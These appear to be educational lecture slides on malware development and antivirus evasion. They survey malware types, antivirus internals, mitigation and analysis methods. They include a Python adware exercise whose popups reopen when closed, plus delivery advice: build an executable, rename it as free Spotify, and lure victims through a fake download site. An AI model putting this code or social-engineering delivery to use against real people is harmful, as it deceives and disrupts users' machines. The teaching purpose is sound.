Malware Development and AV Evasion

Writing Bad Code … On Purpose!

Andrea Costanzo

This course is designed solely for educational purposes to teach students about the principles, techniques, and tools of ethical hacking. The knowledge and skills acquired during this course are intended to be used responsibly, legally, and ethically, in compliance with applicable laws and regulations.

Authorized Use Only: Students must only use the methods, techniques, and tools taught in this course on systems and networks for which they have explicit authorization to test and analyze.

Personal Responsibility. Students are personally responsible for ensuring that their actions comply with all relevant laws and ethical guidelines. Neither the instructor nor the institution will be held liable for any misuse of the information or tools taught during this course.

Professional Integrity: Students are expected to uphold the highest standards of integrity and professionalism, refraining from any activity that could harm individuals, organizations, or systems

Summary: malware development and analysis

- Brief recap on malware
- Write malware in Python and analyze how they work
  - Adware
  - Scareware
  - Keylogger
  - Spyware
- Attempt to evade anti-malware detection
  - No hopes for our Python malware!
- Evasion techniques
  - Binding
  - Packing
  - Encoding
  - Encryption

What is malware?

- **Malware is invasive software or computer code designed to infect, damage, or gain access to systems**
  - Malware is an umbrella term for any type of “**mal**icious soft**ware**”

- Malware isn’t a threat only to PC (Windows & Macs): mobile devices are also vulnerable

- There are many different types of malware
  - Adware, spyware, viruses, botnets, trojans, worms, rootkits, and ransomware …
  - Each infects and disrupts devices differently
  - All malware variants are designed to compromise the security and privacy of computer systems


- The use of malicious software:
  - helps hackers evade security protocols more effectively
  - allows them to more easily target large numbers of victims
  - helps them perpetrate a wide range of sophisticated cybercrimes including fraud, extortion, data theft, and denial of service attacks

Why do hackers and cybercriminals use malware?

- Hacking and malware go hand-in-hand, computer hacking means *gaining unauthorized access to a device or network, which is often done through malicious code*
  - With malware source code widely available on the dark web, even pedestrian cybercrooks can get access easily


- All types of malware follow the *same basic pattern:*
  - your device gets infected after you unwittingly download or install malicious software

- How does a device get infected?
  - Often by clicking on a malicious link or visiting an infected website
  - Common sources of malware are peer-to-peer file-sharing services and free software download bundles. **Embedding malicious computer code in a popular torrent or download is an effective way to spread malware across a wide user base**



VIRUS

Spreads between computers



WORM

Spreads between computers in one company or location

TROJAN

Sneaks malware onto your computer

SPYWARE

Steals your data

ADWARE

Spams you with ads

RANSOMWARE

Encrypts files and blackmails you

FILELESS MALWARE


Operates in your system's memory

ROOTKIT

Gives remote access to your device

BOTNET

Turns your PC into a puppet



KEYLOGGER

Records user activity

Source: https://sosafe-awareness.com/sosafe-files/uploads/2023/05/Malware_Glossary_3.jpg

What is an anti-malware?


- Antivirus (AV) software is an extra layer of security that aims to detect and prevent the execution and spread of malicious files in a target operating system

- **It is a host-based application that runs in real-time (in the background) to monitor and check the current and newly downloaded files.**
  - The AV software inspects and decides whether files are malicious using different techniques

- AV software looks for malware with predefined malicious patterns or signatures, including but not limited to:
  - Gain full access to a target machine
  - Steal sensitive information such as passwords
  - Encrypt files and cause damage to files
  - Inject other malicious software or unwanted advertisements
  - Used the compromised machine to perform further attacks such as botnet attacks

How does an anti-malware work?

- A suspicious *Foobar.zip* file is passed to AV software to scan
- AV software applies an un-archiver feature to extract the files (*Foobar.exe*)
- It identifies the file type to know which module to work with
  - … suppose it is an executable
- It performs a PE parsing operation to pull the binary's information and other characteristic features
- It checks whether the file is packed
  - if it is, it unpacks the code
- Finally, it passes the collected information and the binary to the AV engine, where it tries to detect if it is malicious



https://tryhackme.com/room/avevasionshellcode

Mitigating malware

- **Update OS**
- **Use a reliable anti-malware and keep it always up-to-date**
- **Update software, including the Web browser**
  - Modern web browsers implement several defenses against malware
    - Alerting for websites that are not safe, blocking dangerous scripts, etc.
- **Regularly back-up your data**
- **Patch/update yourself!**
  - Do not download copyrighted media from shady websites (e.g. torrents).
    - Why would someone who does'nt even know you would give you something valuable for free?
    - Your personal data's value is way higher than the price of the stolen media
  - Be cautious with email and attachments
    - carefully review the sender and the email body
  - Be cautious with the links you are clicking on
    - carefully review the URL, do not trust HTTP
  - Use strong passwords and multi-factor authentication

Malware analysis

1. Static Analysis (Basic Examination)

- Inspect the malware file without executing it
- Check file properties, hashes, and metadata
- Analyze strings, embedded resources, and imported functions
- Use tools like PE Explorer or VirusTotal to get initial insights

2. Dynamic Analysis (Behavioral Analysis)

- Run the malware in a sandbox or isolated environment (e.g., FLARE VM, Cuckoo Sandbox)
- Monitor file system changes, registry modifications, network activity, and processes
- Observe malware behavior (e.g., persistence mechanisms, C2 communication)

3. Code Analysis (Disassembly & Debugging)

- Reverse-engineer the malware using disassemblers (IDA Pro, Ghidra) or debuggers (x64dbg, OllyDbg)
- Identify obfuscation, encryption, and anti-analysis techniques
- Locate key functions like decryption routines, payload delivery, or privilege escalation

4. Threat Intelligence & Attribution

- Extract indicators of compromise (IoCs) such as hashes, domains, IPs, mutexes
- Compare findings with known malware families using databases, and online sandboxes
- Attribute malware to specific threat actors based on coding patterns and infrastructure

Malware analysis goals

- **Understanding attack techniques**
  - Identifying how malware operates helps in developing effective defense mechanisms
  - Malware analysis enhances signature-based, heuristic, and behavioral detection techniques
  - Insights from malware analysis contribute to antivirus, intrusion detection, and endpoint protection improvements
- **Detecting zero-day threats**
  - Studying malware helps discover previously unknown vulnerabilities and exploits
- **Raising public awareness**
  - Educating users about malware risks helps prevent social engineering and phishing attacks
- **Tracking/precdicting evolving threats**
  - Continuous malware analysis helps identify new attack trends, techniques, and tactics (TTPs)
  - Analyzing current malware helps forecast and prepare for emerging cyber threats

Is this laboratory safe?

The malware we will develop in this laboratory are quite tame and they will not evade proper anti-malware software

- We develop a few annoying programs in Python, using libraries that are widely used and well fingerprinted by AV software
- But we also resort to state-of-the-art tools (such as Msfvenom in the Metasploit suite) that are the *de facto* standard for Ethical Hackers and cybercriminals!
  - Then why it is still detected?
  - Because AV software developers spend a lot of time fingerprinting such tools
- So, the AV always wins? Lab is over?
  - Sort of …
  - You will see something called *process injector* that might actually achieve evasion with a bit of trial-and-error

Dear Receiver

You have just received an Irish virus.

Since we are not so technologically advanced in Ireland,

This is MANUAL virus.

Please delete all the files on your hard disk yourself

and send this mail to everyone you know.

That'd be grand.

Tanx

Paddy O'Hacker at **paddy@bejaisus.com**


Adware

Spams you with ads. Its function varies from simply being extremely annoying to gaining per-click money every time you click on its links or installing other malware (spyware, most likely).

Developing an Adware

Exercise: MalwareDevelopment/adware/adware.py

- We create a minimal graphical interface with Tkinter (the standard Python library to build interfaces)
- The GUI displays consists of:
  - An *image box* that we use to display images of fake products loaded from a directory
  - A *textbox* that we use to display a random price for the object
  - A *button* that (supposedly) should close the annoying popup
- **Malware logic**:
  - When the adware loads, a single window is shown
  - When you try to close the window (button or top bar x), another window is opened instead
  - More and more windows invade your screen as you keep clicking!


Project
CryptographicFailures
CryptFail_CWE_A02
MalwareDevelopme
adware
ads
adware.py
fake_error
error
fake_error.py
scareware.py
adware.py
Exclusive Deal!
Only $925.98!
CLOSE
Exclusive Deal!
Pre-Cracked egg
Saves time!
No messy hand
I enjoy
Only $611.49!
CLOSE
Exclusive Deal!
BCCL
Only $929.89!
CLOSE
Exclusive Deal!
USE YOUR HEAD & STAY ORGANIZED!
Visorganizer
Carry up to 7 lbs.
Weather-proof material
4 handy storage areas
Adjustable clips make mounting a snap
Only $742.49!
CLOSE
Exclusive Deal!
BEER BEARD
SECRET BEVERAGE DISPENSER
Cleverly hide 72 oz. of beer!
Only $989.44!
CLOSE
Only $70.46!
CLOSE

Developing an Adware

```
# Start the adware simulation
root = tk.Tk()
root.withdraw()
show_popup()
root.mainloop()
```

First popup when malware starts

```
close_button = tk.Button(
    popup,
    text="❌ CLOSE ❌",
    font=("Arial", 18, "bold"),
    bg="red",
    fg="black",
    activebackground="darkred",
    activeforeground="white",
    #relief="raised",
    bd=5,
    command=show_popup)
```

New popup when malware is closed

```
# Get a random image from the directory
images = [x for x in os.listdir(IMAGE_DIR) if
x.endswith((".jpg", ".png", ".jpeg"))]
img_path = random.choice(images)
img = Image.open(os.path.join(IMAGE_DIR, img_path))
img = img.resize((400, 400))
img_tk = ImageTk.PhotoImage(img)
```

```
# Generate a random price
price = f"${random.uniform(9.99, 999.99):.2f}"
```

```
# Prevent user from closing the popup normally
popup.protocol("WM_DELETE_W[illegible]", show_popup)
```

New popup when malware is closed

Developing an Adware

```
# Start the adware simulation
root = tk.Tk()
root.withdraw()
show_popup()
root.mainloop()
```

First popup when malware starts

```
close_button = tk.Button(
    popup,
    text="❌ CLOSE ❌",
    font=("Arial", 18, "bold"),
    bg="red",
    fg="black",
    activebackground="darkred",
    activeforeground="white",
    #relief="raised",
    bd=5,
    command=show_popup)
```

New popup when malware is closed

```
# Get a random image from the directory
images = [x for x in os.listdir(IMAGE_DIR) if
x.endswith((".jpg", ".png", ".jpeg"))]
img_path = random.choice(images)
img = Image.open(os.path.join(IMAGE_DIR, img_path))
img = img.resize((400, 400))
img_tk = ImageTk.PhotoImage(img)
```

```
# Generate a random price
price = f"${random.uniform(9.99, 999.99):.2f}"
```


```
# Prevent user from closing the popup normally
popup.protocol("WM_DELETE_W...OW", show_popup)
```

New popup when malware is closed

Panic button

Ok, now what? How do we deliver it?

- We cannot assume that our target …
  - … has Python installed on the computer
  - … runs the malware from the command line (e.g. `python3 my_malware.py`)




- We must first create an executable file (.exe) for Windows:
  - Packages like PyInstaller or Nuitka convert Python scripts to .exe
  - From Windows: `pyinstaller --onefile script.py`
  - From UNIX: `nuitka --mingw64 --standalone --onefile --output-dir=dist script.py`
- Now we have our *malware.exe*
  - It would be wise to rename it! *free_spotify_unlimited.exe* sounds good enough
- Then we create a website that claims to offer free software and we share the link with our victim
  - The victim is tricked to download and run the malware

Run the code in Exercise: MalwareDevelopment/FakeShop/app.py

Ok, now what? How do we deliver it?

- We cannot assu
  - … has Pyth
  - … runs the
- We must first cr
  - Packages l
  - From Wind
  - From UNIX
- Now we have ou
  - It would be
- Then we create
  - The victim



.exe

ipt.py

